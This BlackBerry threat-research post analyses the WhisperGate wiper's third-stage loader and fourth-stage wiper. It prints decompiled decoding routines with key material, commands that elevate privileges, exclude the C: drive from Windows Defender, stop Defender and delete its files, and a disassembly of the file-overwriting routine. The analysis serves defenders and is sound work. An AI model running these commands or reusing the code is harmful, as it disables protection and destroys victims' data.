Threat Spotlight: WhisperGate Wiper Wreaks Havoc in Ukraine

blogs.blackberry.com/en/2022/02/threat-spotlight-whispergate-wiper-wreaks-havoc-in-ukraine

The BlackBerry Research & Intelligence Team

With tensions continuing to rise in the region, it came as a surprise to absolutely no one when a malicious threat actor was discovered to be targeting Ukrainian government, non-profit, and IT organizations. Reports of WhisperGate, a multi-staged malicious wiper disguised as ransomware, spread quickly.

Where our previous post provided an overview of the threat as a whole, this article goes into more detail on the third and fourth stages of the malware. Specifically, we'll focus on some unexpected and potentially haphazard choices the developers made to hinder reverse engineering and prevent static analysis tools from working as effectively as they could, in order to slow analysis and buy more time for the attackers to do their damage.

WhisperGate: Digging into Stages 3 and 4

As mentioned in our previous post, Stage three of WhisperGate is a heavily obfuscated C# binary, which is responsible for disabling antivirus software and launching the fourth and final stage payload. The DLL contains the following three embedded resources:

- 78c855a088924e92a7f60d661c3d1845
- 7c8cb5598e724d34384cee7402b11f0e
- Unicode<'\u2005\u2005\u2009\u2008\u2001\u2007\u2009\u200b\u200a\u2005'>

The first of these resources is an encoded .NET DLL containing the final fourth stage wiper payload. The second resource is used to control the code flow, and further obfuscate the intention of the DLL loader. During our analysis, we identified that in addition to being a 256-byte array, this resource was initialled as a custom stream object where "getter" functions had been overwritten with de-obfuscation functions.

The third resource initially appears to be unnamed; however, after analysis, it becomes clear that it uses Unicode characters to obfuscate itself, much like it does the rest of the binary.

The resource itself is used by the obfuscation tool Eazfuscator, as part of its string encoder. Each string is resolved using the getter function shown below, which will return the decoded string from a dictionary if it exists. If not, it will decode the string and then store it in that dictionary for later retrieval.

```
internal static string GetString(int intStringIndex)
{
  string str;
  return Eazfuscator.stringDictionary.TryGetValue(intStringIndex, out str) ? str : Eazfuscator.DecodeString(intStringIndex, true);
}
```

Figure 1 - Eazfuscator's string retrieval function

The stage three DLL loader will start off by making sure it has administrator privileges. If it does not, it will attempt to escalate itself by running the following command, which will trigger a User Account Control (UAC) dialog. This warning notifies the person using the targeted machine that the program is trying to make changes, which would need to be approved before the program could progress.

C:\Windows\System32\cmd.exe /K Start <filePath> & EXIT

If running as Administrator, it will drop and execute a VBScript named “Nmddfrqqrbyjeygggda.vbs” from the Temp directory. The script adds the targeted logical drive to the Windows Defenders list of exclusions, as can be seen below.

Powershell - CreateObject(""WScript.Shell"").Run ""powershell Set-MpPreference -ExclusionPath 'C:\'"", 0, False

The resource 78c855a088924e92a7f60d661c3d1845 contains a further encoded assembly. The decode function is unusual as it uses a combination of RC4 and a simple XOR loop, as shown below.

```
private static byte[] DeocdeBytes(byte[] inputBuffer)
{
  byte[] keyArray = Convert.FromBase64String(Eazfuscator.GetString(-1506769664));
  CryptPemClass.PermutateArray(keyArray);
  Decoder.CryptRc4 cCryptRc4 = new Decoder.CryptRc4(keyArray);
  int length = inputBuffer.Length;
  byte count32 = 0;
  byte prgaByte = 121;
  byte[] numArray2 = new byte[8]
  {
    (byte) 148,
    (byte) 68,
    (byte) 208,
    (byte) 52,
    (byte) 241,
    (byte) 93,
    (byte) 195,
    (byte) 220
  };
  for (int index = 0; index != length; ++index)
  {
    if (count32 == (byte) 0)
      prgaByte = cCryptRc4.getPRGAByte();
    ++count32;
    if (count32 == (byte) 32)
      count32 = (byte) 0;
    inputBuffer[index] ^= (byte) ((uint) prgaByte ^ (uint) numArray2[index >> 2 & 3] ^ (uint) numArray2[(int) count32 & 3]);
  }
  return inputBuffer;
}
```

Figure 2 - Resource decoding function

The function first resolves the following base64 string through Eazfuscator.

"LKf/VjV6KlpzXaFkzHOLvld5ylJ0zPjQTgiWG1o9rCJ5kQ465LHVFLsit0agXgkz11QXK84TPX621d95bON1QtpnAFEoPgSEag=="

Once base64-decoded, the resulting byte array is then passed to another custom encoding function which uses an 8-byte key to XOR decode the array. The key is resolved inside the “GetPemBaseLong” function, which uses TinyCrypt to decrypt the constant.

This function can be seen below.

```
internal static void PermutateArray(byte[] byte_0)
{
  if ((object) Assembly.GetCallingAssembly() != (object) typeof (CryptPemClass).Assembly || !CryptPemClass.smethod_2())
    return;
  long num = CryptPemClass.GetPemBaseLong();
  byte[] numArray = new byte[8]
  {
    (byte) num,
    (byte) (num >> 40),
    (byte) (num >> 56),
    (byte) (num >> 48),
    (byte) (num >> 32),
    (byte) (num >> 24),
    (byte) (num >> 16),
    (byte) (num >> 8)
  }; // {0x85, 0x7e, 0x3a, 0x95, 0x04, 0xd9, 0xc7, 0x12}
  int length = byte_0.Length;
  for (int index = 0; index != length; ++index)
    byte_0[index] ^= (byte) ((uint) numArray[index & 7] + (uint) index);
}
```

Figure 3 - Custom array permutating function

The result of this function on the input array is shown below, and it is passed into the RC4 key initialization.

```
00000000: a9d8 c3ce 3da4 e743 feda e5c4 dc95 5e9f  ....=..C......^.
00000010: c2f6 86fa 6c22 25f9 d39f c2ab 7acb 4913  ....l"%.....z.I.
00000020: dc0e 5282 cc4f 382d 1685 d386 9058 fc72  ..R..O8-.....X.r
00000030: 62fb 7be3 f61d c037 0b62 aba9 2cf5 7013  b.{....7.b..,.p.
00000040: 1fd8 7c89 6020 09dd a7                   ..|.` ...
```

Figure 4 - Final byte array passed into RC4 function

Custom Encoding Loop

Instead of relying purely on RC4 to encrypt the resource, the developers decided to build in their own custom encoding loop. This loop uses a combination of their own 8-byte key, and for every 32 bytes of input, they use 1 byte of the RC4 pseudo-random generation algorithm. It's possible that this was done to hinder reverse engineering by overcomplicating the decryption routine, or to prevent static analysis tools from identifying standard cryptographic functions.

As mentioned previously, the decoded assembly is dynamically loaded and contains two additional resources named "AdvancedRun" and "Waqybg", both of which are GZip compressed. The DLL loader will first decompress the AdvancedRun resource and save the file into the Temp directory as an executable under the same name.

AdvanceRun.exe is a free tool available through Nirsoft, which allows programs to be run under different settings. In this case, two commands are executed through the command line interface and specifically use the "/RunAs 8" flag to execute the commands under the TrustedInstaller group.

The first command stops the Windows Defender service from using the service control tool, which is located in the System32 directory.

/EXEFilename ""C:\Windows\System32\sc.exe"" /WindowState 0 /CommandLine ""stop WinDefend"" /StartDirectory """" /RunAs 8 /Run

The second command uses PowerShell and the "rmdir" command to recursively delete all Windows Defender files.

/EXEFilename ""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"" /WindowState 0 /CommandLine ""rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse"" /StartDirectory """" /RunAs 8 /Run


After removing Windows Defender, the DLL loader moves onto executing the final fourth stage payload. This is stored inside the "Waqybg" resource, which in addition to being GZip encoded, is also in reverse byte order.

The fourth stage payload is not written to disk; instead, the DLL loader copies a legitimate application named InstallUtill.exe into the Temp directory and starts a process in a suspended state. The malicious code is then injected into the legitimate process before being restarted.

Fourth Stage Wiper

As we mentioned in our previous blog, the fourth stage is designed to overwrite all files that match a hard-coded list of file extensions. At the core of this functionality is the destructive wiper function, which creates a 1MB buffer of 0xCC bytes that is then written to each file.

However, as each file is opened using the wfopen() function"wb" mode, its existing contents are discarded. This results in the targeted file being replaced with a 1MB file of 0xCC bytes. It's not clear if this was the intended design of the malware developers or merely an oversight. Regardless, it still functions effectively to wipe the target file.



```
00000000004014E3
00000000004014E3
00000000004014E3                            ; Attributes: bp-based frame
00000000004014E3
00000000004014E3                            ; int __cdecl corrupt(wchar_t *Filename)
00000000004014E3                            corrupt proc near
00000000004014E3
00000000004014E3                            Str= dword ptr -48h
00000000004014E3                            Count= dword ptr -44h
00000000004014E3                            Format= dword ptr -40h
00000000004014E3                            File= dword ptr -3Ch
00000000004014E3                            var_38= dword ptr -38h
00000000004014E3                            var_20= dword ptr -20h
00000000004014E3                            var_1C= dword ptr -1Ch
00000000004014E3                            Filename= dword ptr  8
00000000004014E3
00000000004014E3 55                         push    ebp
00000000004014E4 89 E5                      mov     ebp, esp
00000000004014E6 57                         push    edi
00000000004014E7 56                         push    esi
00000000004014E8 53                         push    ebx
00000000004014E9 83 EC 3C                   sub     esp, 3Ch
00000000004014EC 8B 5D 08                   mov     ebx, [ebp+Filename]
00000000004014EF 89 1C 24                   mov     [esp+48h+Str], ebx ; Str
00000000004014F2 E8 19 2A 00 00             call    wcslen
00000000004014F7 83 C0 14                   add     eax, 14h
00000000004014FA 01 C0                      add     eax, eax
00000000004014FC 89 04 24                   mov     [esp+48h+Str], eax ; Size
00000000004014FF E8 94 2A 00 00             call    malloc
0000000000401504 89 C6                      mov     esi, eax
0000000000401506 E8 6D 2A 00 00             call    rand
000000000040150B 89 1C 24                   mov     [esp+48h+Str], ebx ; Str
000000000040150E 89 C7                      mov     edi, eax
0000000000401510 E8 FB 29 00 00             call    wcslen
0000000000401515 83 E8 04                   sub     eax, 4
0000000000401518 89 7C 24 10                mov     [esp+48h+var_38], edi
000000000040151C 89 5C 24 0C                mov     [esp+48h+File], ebx
0000000000401520 89 34 24                   mov     [esp+48h+Str], esi ; String
0000000000401523 89 44 24 08                mov     [esp+48h+Format], eax ; Format
0000000000401527 C7 44 24 04 66 60 40 00    mov     [esp+48h+Count], offset asc_406066 ; "%"
000000000040152F E8 0C 2A 00 00             call    swprintf
0000000000401534 89 1C 24                   mov     [esp+48h+Str], ebx ; Filename
0000000000401537 C7 44 24 04 76 60 40 00    mov     [esp+48h+Count], offset Mode ; Mode
000000000040153F E8 9C 2A 00 00             call    _wfopen
0000000000401544 C7 04 24 00 00 10 00       mov     [esp+48h+Str], 100000h ; Size
000000000040154B 89 45 E4                   mov     [ebp+var_1C], eax
000000000040154E E8 45 2A 00 00             call    malloc
0000000000401553 89 C2                      mov     edx, eax
0000000000401555 B9 00 00 10 00             mov     ecx, 100000h
000000000040155A B0 CC                      mov     al, 0CCh
000000000040155C 89 D7                      mov     edi, edx
000000000040155E 89 55 E0                   mov     [ebp+var_20], edx
0000000000401561 F3 AA                      rep stosb
0000000000401563 8B 45 E4                   mov     eax, [ebp+var_1C]
0000000000401566 89 14 24                   mov     [esp+48h+Str], edx ; Str
0000000000401569 C7 44 24 08 00 00 10 00    mov     [esp+48h+Format], 100000h ; Count
0000000000401571 C7 44 24 04 01 00 00 00    mov     [esp+48h+Count], 1 ; Size
```

```
0000000000401579 89 44 24 0C          mov     [esp+48h+File], eax ; File
000000000040157D E8 1E 2A 00 00       call    fwrite
0000000000401582 8B 45 E4             mov     eax, [ebp+var_1C]
0000000000401585 89 04 24             mov     [esp+48h+Str], eax ; File
0000000000401588 E8 23 2A 00 00       call    fclose
000000000040158D 89 74 24 04          mov     [esp+48h+Count], esi
0000000000401591 89 1C 24             mov     [esp+48h+Str], ebx
0000000000401594 E8 37 2A 00 00       call    _wrename
0000000000401599 89 34 24             mov     [esp+48h+Str], esi ; Memory
000000000040159C E8 07 2A 00 00       call    free
00000000004015A1 8B 55 E0             mov     edx, [ebp+var_20]
00000000004015A4 89 55 08             mov     [ebp+Filename], edx
00000000004015A7 83 C4 3C             add     esp, 3Ch
00000000004015AA 5B                   pop     ebx
00000000004015AB 5E                   pop     esi
00000000004015AC 5F                   pop     edi
00000000004015AD 5D                   pop     ebp
00000000004015AE E9 F5 29 00 00       jmp     free
00000000004015AE                      corrupt endp
00000000004015AE
```

Figure 5 - Wiper function

Conclusion

The developers of the WhisperGate wiper malware have made some unusual and somewhat unexpected choices in their creation of this malware. They implemented their own cryptographic functions that were built on top of standard and proven libraries. They attempted to wipe files in a strange and seemingly slap-dash manner, which may or may not have been intentional.

Regardless of this – or maybe even because of it – the WhisperGate wiper malware still has a level of intricacy not typically seen among common criminals, which is made especially clear by the lengths the developers went to in order to obfuscate the fourth stage of their creation.

As we stated in our last blog, and given the escalating geopolitical events in Ukraine and its surrounding regions, BlackBerry strongly encourages organizations with an elevated risk profile to use the information in this blog to proactively defend against any malicious activity from this group.

*Check out our latest **demo video** here, which shows BlackBerry going head-to-head with a live sample of WhisperGate wiper.*

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back